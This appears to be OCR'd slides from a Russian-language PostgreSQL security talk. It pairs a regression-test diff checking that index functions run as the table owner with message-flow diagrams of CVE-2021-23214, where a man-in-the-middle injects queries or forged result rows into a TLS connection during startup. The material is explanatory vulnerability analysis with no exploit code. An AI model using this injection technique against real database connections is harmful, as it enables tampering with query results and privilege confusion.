
```
+ --
+ -- Check that index expressions and predicates are run as the table's owner
+ --
+ TRUNCATE bttest_a;
+ INSERT INTO bttest_a SELECT * FROM generate_series(1, 1000);
+ ALTER TABLE bttest_a OWNER TO regress_bttest_role;
+ -- A dummy index function checking current_user
+ CREATE FUNCTION ifun(int8) RETURNS int8 AS $$
+ BEGIN
+         ASSERT current_user = 'regress_bttest_role',
+                 format('ifun(%s) called by %s', $1, current_user);
+         RETURN $1;
+ END;
+ $$ LANGUAGE plpgsql IMMUTABLE;
+ CREATE INDEX bttest_a_expr_idx ON bttest_a ((ifun(id) + ifun(0)))
+         WHERE ifun(id + 10) > ifun(10);
+ SELECT bt_index_check('bttest_a_expr_idx', true);
+  bt_index_check
+ ----------------
+ 
+ (1 row)
+ 
```

https://github.com/postgres/postgres/commit/a117ceb

Time to hack!

CVE-2021-23214: TLS аутентификация **8.1**

Fixed in 14.1, 13.5, 12.9,11.14,10.19, 9.6.24 (11 ноября 2021)



Client

MITM

Server

Startup TLS

Startup TLS SimpleQuery

TLS Yes

TLS Yes

OpenSSL startup


AuthOK

CommandComplete

AuthOK

CommandComplete

WTF COMMAND COMPLETE??? ?



Client

MITM

Server

Startup TLS

Startup TLS

TLS Yes

TLS Yes DataRow: ДА!!!

OpenSSL startup Auth


SimpleQuery Пользователь Вася - админ приложения?

X

DataRow: Нет.

Понятно, значит Вася - админ.

